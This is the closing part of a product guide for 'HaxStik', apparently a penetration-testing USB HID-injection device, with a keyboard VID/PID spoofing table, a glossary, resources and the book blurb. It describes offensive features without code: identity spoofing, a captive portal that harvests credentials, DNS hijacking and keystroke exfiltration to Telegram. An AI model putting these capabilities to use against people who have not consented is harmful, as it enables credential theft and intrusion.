Apple Magic Keyboard Touch ID	0x05AC	0x029C	Apple / Magic Keyboard with Touch ID

MICROSOFT (VID: 0x045E)

Device / Profile	VID (hex)	PID (hex)	Manufacturer / Product Name
★ Microsoft Wired 600	0x045E	0x07F8	Microsoft / Wired Keyboard 600 ← HaxStik Built-in
Microsoft Wired 400	0x045E	0x0752	Microsoft / Wired Keyboard 400
Microsoft Natural 4000	0x045E	0x00DB	Microsoft / Natural Ergonomic Keyboard 4000
Microsoft Arc Keyboard	0x045E	0x07B2	Microsoft / Arc Keyboard
Microsoft Comfort 5050	0x045E	0x07B2	Microsoft / Comfort Desktop 5050
Microsoft Modern Keyboard	0x045E	0x0921	Microsoft / Modern Keyboard
Microsoft 850	0x045E	0x0800	Microsoft / Wireless Desktop 850

RAZER (VID: 0x1532)

Device / Profile	VID (hex)	PID (hex)	Manufacturer / Product Name
★ Razer Ornata Chroma	0x1532	0x021E	Razer / Ornata Chroma ← HaxStik Built-in
Razer BlackWidow V3	0x1532	0x0258	Razer / BlackWidow V3
Razer Huntsman Elite	0x1532	0x0226	Razer / Huntsman Elite
Razer Cynosa V2	0x1532	0x025E	Razer / Cynosa V2
Razer BlackWidow Lite	0x1532	0x0235	Razer / BlackWidow Lite

OTHER ENTERPRISE KEYBOARDS			
Device / Profile	**VID (hex)**	**PID (hex)**	**Manufacturer / Product Name**
Lenovo USB Essential	`0x17EF`	`0x6099`	Lenovo / USB Keyboard
Lenovo Preferred Pro II	`0x17EF`	`0x60A3`	Lenovo / Preferred Pro II USB Keyboard
Lenovo ThinkPad USB	`0x17EF`	`0x6047`	Lenovo / ThinkPad USB Keyboard
Cherry MX Board 3.0	`0x046A`	`0x0023`	Cherry / MX Board 3.0
Cherry KC 6000	`0x046A`	`0x010D`	Cherry / KC 6000 SLIM
Corsair K70	`0x1B1C`	`0x1B13`	Corsair / Vengeance K70
ASUS ROG Claymore	`0x0B05`	`0x1866`	ASUSTeK / ROG Claymore
SteelSeries Apex 3	`0x1038`	`0x1612`	SteelSeries / Apex 3 TKL Keyboard
Kinesis Advantage	`0x29EA`	`0x0102`	Kinesis / Advantage2 Keyboard
Das Keyboard	`0x24AE`	`0x2012`	Das Keyboard / Model S

How to Find a VID/PID on Windows

In Windows Device Manager: right-click the keyboard → Properties → Details tab → Property dropdown → select Hardware Ids. The value shows HID\VID_XXXX&PID_YYYY where XXXX is the VID and YYYY is the PID. Convert to hexadecimal format by adding the 0x prefix.

How to Find a VID/PID on Linux

Run lsusb in a terminal. Output format: Bus XXX Device YYY: ID VVVV:PPPP Manufacturer Product. VVVV is the VID and PPPP is the PID (already in hex without 0x prefix). Add 0x prefix to match HaxStik format.

How to Find a VID/PID on macOS

Apple menu → About This Mac → System Report → Hardware → USB. Each device shows Vendor ID and Product ID in the detail panel. Values are shown in hex. Add 0x prefix.

Appendix B — Glossary of Terms

Technical terms used throughout this guide, in alphabetical order.

AP	Access Point. A WiFi network broadcaster. HaxStik creates its own AP (HAXSTIK_OS) that you connect your phone or laptop to for dashboard access.
ARM	To activate or enable a feature — specifically used for the Captive Portal. Arming the captive portal switches HaxStik's AP to the phishing SSID and starts DNS hijacking.
Captive Portal	A web page that a network forces users to see before they can browse the internet. HaxStik's captive portal impersonates legitimate login pages to harvest credentials in authorized tests.
CDC	Communications Device Class. A USB device class that creates a virtual serial port (COM port on Windows, /dev/ttyACM0 on Linux). HaxStik uses CDC as the data return channel from target to operator.
CHIP ID	A unique hardware identifier derived from the ESP32-S3's MAC address. Every HaxStik device has a unique CHIP ID. Used for support and OTA update identification.
COM Port	Communications Port. Windows' name for a virtual or physical serial port. When HaxStik is plugged into a Windows computer, its CDC serial interface appears as a COM port. Windows always names it USB Serial Device and assigns it a COM port number automatically. RECON payloads use WMI to find this port by its device name — the port number itself is never needed.
Dashboard	HaxStik's web-based operating interface, accessible at 192.168.4.1 after connecting to HaxStik's WiFi. Contains all controls: Payload Library, PAYLOAD STUDIO, TOOLS, and SETTINGS.
Default Credentials	The factory-set login username and password. HaxStik defaults: admin / haxstik. Change these immediately after first setup.
DISARM	To deactivate a feature — specifically used for the Captive Portal. Disarming restores the operator AP SSID and stops DNS hijacking.
DuckyScript	The scripting language used to write payloads for USB HID injection devices. Originally created by Hak5. HaxStik implements DuckyScript V1 and V3.
EDR	Endpoint Detection and Response. Enterprise security software that monitors device behavior including USB events, process creation, and keystroke patterns.
Enumeration	The USB initialization process where the host computer requests device descriptors and loads drivers. HaxStik's identity is applied during enumeration.
ESP32-S3	The microcontroller chip inside HaxStik. Made by Espressif Systems. Features a dual-core 240MHz processor, built-in WiFi, and native USB support via TinyUSB.
Exfiltration	The process of transferring captured data out of the HaxStik device to the operator — via WiFi dashboard download or Telegram bot.

Firmware	The software embedded in HaxStik's flash memory that runs the entire OS. Provided and updated by HaxBD via OTA. The firmware is closed — cannot be modified by users.
Flash	The non-volatile storage where HaxStik's firmware is stored. Separate from SPIFFS. 16MB total. Survives power-off. Cannot be erased by user operations.
GPIO	General Purpose Input/Output. A hardware pin on the ESP32-S3 that can be set high or low. HaxStik's LED (GPIO 8) is connected to this — though the hardware has no physical LED.
HID	Human Interface Device. A USB device class for keyboards, mice, gamepads, and similar input devices. HaxStik presents as a USB HID keyboard and mouse simultaneously.
Injection	The act of sending keystrokes or mouse events to a target computer via USB HID. HaxStik injects DuckyScript payload commands as USB HID reports.
Loot	Structured data captured from a target by a payload using the <<LOOT>> marker protocol. Stored in /loot.txt on SPIFFS. Viewed via the Loot Manager.
Loot Manager	The dashboard tool for viewing, downloading, exporting (CSV), and clearing captured loot data. Found in TOOLS → LOOT MANAGER.
OTA	Over-the-Air. Wireless firmware updates delivered to HaxStik over the internet from ota.haxbd.com without any USB cable or physical connection.
Payload	A DuckyScript .txt file containing a sequence of commands that HaxStik executes — injecting keystrokes, mouse movements, and key combinations into a target computer.
Payload Library	The list of all saved payload .txt files shown on the DASHBOARD tab. Each file has RUN, EDIT, COPY, and DELETE controls.
Payload Studio	HaxStik's browser-based code editor for writing, editing, and saving DuckyScript payloads. Found in the PAYLOAD STUDIO tab.
PID	Product ID. A 16-bit hexadecimal number assigned by a manufacturer to identify a specific USB product model. Combined with VID to uniquely identify a device model.
Phishing SSID	The fake WiFi network name broadcast by HaxStik when the captive portal is armed. Victims see this name in their WiFi list and connect to it.
PROGMEM	Program Memory. Flash storage used to hold constant data (like the dashboard HTML) that doesn't change. Saves RAM for runtime operations.
RELEASE_ALL	DuckyScript command that releases all held keyboard keys and all mouse buttons simultaneously. Should be used at the end of every payload.
RECON payload	A reconnaissance payload that collects system information from a target (hostname, username, IP, running processes) and sends it back to HaxStik via the CDC channel.
Session Token	A random alphanumeric string generated on every boot that authenticates the operator's browser session. Stored in RAM — invalidated on every reboot.
SPIFFS	Serial Peripheral Interface Flash File System. The filesystem on HaxStik's flash memory used to store payload files, loot data, settings, and captive

	portal HTML. 16MB capacity.
STA	Station Mode. WiFi client mode where HaxStik connects to an external internet WiFi network simultaneously with its own AP. Required for Telegram exfil and OTA updates.
Standalone Mode	HaxStik's autonomous operation mode where a designated boot script runs automatically on power-on without any operator interaction.
Telegram Exfil	HaxStik's feature for automatically forwarding captured keystrokes and loot data to the operator's Telegram bot in real time over the internet.
TinyUSB	The open-source USB stack library used by HaxStik's ESP32-S3 to implement HID keyboard, HID mouse, and CDC serial USB interfaces.
USB Descriptor	A data structure that a USB device sends to the host computer during enumeration to describe itself. Contains VID, PID, manufacturer name, product name, and class information.
USB Identity	The combination of VID, PID, manufacturer name, and product name that HaxStik presents to any computer it connects to. Configurable via Settings → USB Identity.
V3	DuckyScript V3. The advanced scripting extension supported by HaxStik that adds variables, conditional logic (IF/ELSE), loops (WHILE), functions (FUNCTION/CALL), and built-in variables ($_OS, $_RANDOM).
VID	Vendor ID. A 16-bit hexadecimal number officially assigned by the USB-IF to a USB device manufacturer. Identifies who made the device. Logitech = 0x046D.
Watchdog	A hardware timer in the ESP32-S3 that resets the device if the firmware stops responding. Prevents the device from freezing permanently.
WiFi QuickCreds	HaxStik's label for the Captive Portal tool — because its primary use in authorized assessments is quickly capturing WiFi credentials from social engineering targets.
<<LOOT>>	DuckyScript payload marker that wraps data to be captured. A payload running on the target writes <<LOOT>>...data...<</LOOT>> to the CDC serial port, and HaxStik saves the content to the loot file.

Appendix C — Resources & Further Reading

A curated set of resources for deepening your knowledge in USB security, HID injection, penetration testing methodology, and the standards that underpin HaxStik's technology. All resources are publicly available.

HaxBD — Official Resources

HaxBD Official Website
https://haxbd.com — Product information, device registration, and support contact.

HaxStik OTA Update Server
Use internally by the device for OTA checks.

HaxBD Support
Available through the official website. Include your CHIP ID (Settings → Firmware Update) in all support requests.

USB Standards and Technical References

USB Implementers Forum (USB-IF)
https://www.usb.org — The official standards body for the USB specification. Hosts the official VID/PID registry and USB specification documents.

USB HID Specification
https://www.usb.org/hid — The Human Interface Device class specification. Defines how keyboards, mice, and HID devices communicate over USB. The technical foundation of HaxStik's injection mechanism.

USB in a NutShell
https://www.beyondlogic.org/usbnutshell/ — Highly readable technical guide to the USB protocol. Covers descriptors, enumeration, endpoints, and device classes in plain language.

USB Device Classes
https://www.usb.org/defined-class-codes — Official list of all USB device class codes. HID = 0x03, CDC = 0x02, Mass Storage = 0x08.

usb.ids Database
https://usb-ids.gowdy.us — Community-maintained database of USB VID/PID assignments. Used by lsusb on Linux to resolve device names. Searchable by VID.

Espressif ESP32-S3 Technical Reference
https://www.espressif.com/sites/default/files/documentation/esp32-s3_technical_reference_manual_en.pdf — The official ESP32-S3 hardware reference. Covers the USB OTG controller, SPIFFS, FreeRTOS, and all hardware peripherals used by HaxStik.

TinyUSB Documentation
https://docs.tinyusb.org — Documentation for the open-source USB stack used by HaxStik. Covers HID, CDC, and composite device implementation.

Security Research and DuckyScript

Hak5 DuckyScript Documentation
https://docs.hak5.org/hak5-usb-rubber-ducky/duckyscript-tm-quick-reference — The original DuckyScript quick reference from Hak5. HaxStik implements DuckyScript V1 and V3 compatible with this reference.

USB Rubber Ducky Payloads (Community)
https://github.com/hak5/usb-rubber-ducky/tree/master/payloads — Public payload repository from Hak5. Many V1 payloads are compatible with HaxStik. Always review for ATTACKMODE commands (silently skipped on HaxStik) before use.

OWASP Testing Guide
https://owasp.org/www-project-web-security-testing-guide/ — The standard reference for web application and infrastructure security testing. Relevant for understanding the broader context of physical access testing.

PTES — Penetration Testing Execution Standard
http://www.pentest-standard.org — Defines phases and methodology for professional penetration testing engagements. Covers pre-engagement, intelligence gathering, exploitation, and reporting.

Kevin Mitnick: The Art of Intrusion
Classic book documenting real-world social engineering and physical intrusion cases. Provides context for why physical security testing matters.

Hacking: The Art of Exploitation (2nd Ed.)
Jon Erickson. A foundational technical security book covering exploitation concepts at the code and hardware level. Background reading for advanced USB security research.

Legal and Ethical Framework

Bangladesh Cyber Security Ordinance 2025
Sections 19 (illegal interception), 33 (unauthorized computer access), and related provisions govern authorized vs unauthorized use of security testing tools in Bangladesh.

UK Computer Misuse Act 1990
The UK law governing unauthorized computer access. Sections 1, 2, and 3 define offenses relevant to USB HID injection without authorization.

USA Computer Fraud and Abuse Act (CFAA)
US federal law covering unauthorized computer access. 18 U.S.C. § 1030. Consulting a qualified attorney is recommended before any security engagement in the USA.

EC-Council Code of Ethics
https://www.eccouncil.org/code-of-ethics — The professional code of ethics for certified ethical hackers. A good framework for responsible security testing practice.

SANS Internet Storm Center
https://isc.sans.edu — Daily security incident reports and technical analysis. Useful for staying current on threat trends relevant to physical security testing.

> 💡 **Continuing Your Education**
>
> This book covers HaxStik device operation completely.
> To go further — advanced payloads, real-world pentest scenarios,
> professional engagement methodology, and credential audit techniques —
> continue with HaxStik: Masterclass (Book 2).
>
> For professional security certifications: CEH (EC-Council),
> OSCP (Offensive Security), and PNPT (TCM Security) are respected
> credentials that validate hands-on penetration testing skills.

HaxStik — The Complete Guide

Version 1.0 · HaxStik v1.0.0 · © HaxBD

For Authorized Security Testing Only

HAXSTIK

THE COMPLETE GUIDE

About This Book

HaxStik is a professional USB security testing device powered by an ESP32-S3 microcontroller. It combines a USB HID keyboard and mouse injector, a WiFi access point with a web-based OS, a captive portal credential harvester, a CDC serial data return channel, and an over-the-air update system — all in a standard USB flash drive form factor.

This guide covers every feature of HaxStik v1.0.0 from hardware setup to advanced DuckyScript V3 payload development. Every chapter has been written directly from the firmware source code and tested on real hardware.

What's Inside

14 Chapters	20 Payloads	3 Appendices
Hardware setup to advanced scripting	Tested & confirmed on real hardware	VID/PID Database Glossary · Resources

What You Will Learn

USB HID Injection	How HaxStik injects keystrokes and mouse events into any computer as a trusted USB device
DuckyScript V3	Complete scripting language with variables, loops, functions, and cross-platform OS detection
WiFi Captive Portal	How to deploy and manage credential-harvesting portals for authorized WiFi security tests
CDC Data Return	How to write payloads that capture and send loot data back through the USB serial channel — on Windows, Linux, and macOS
Payload Development	From beginner Hello World scripts to intermediate cross-platform adaptive payloads
Firmware & Security	OTA updates, USB identity spoofing, boot configuration, and device hardening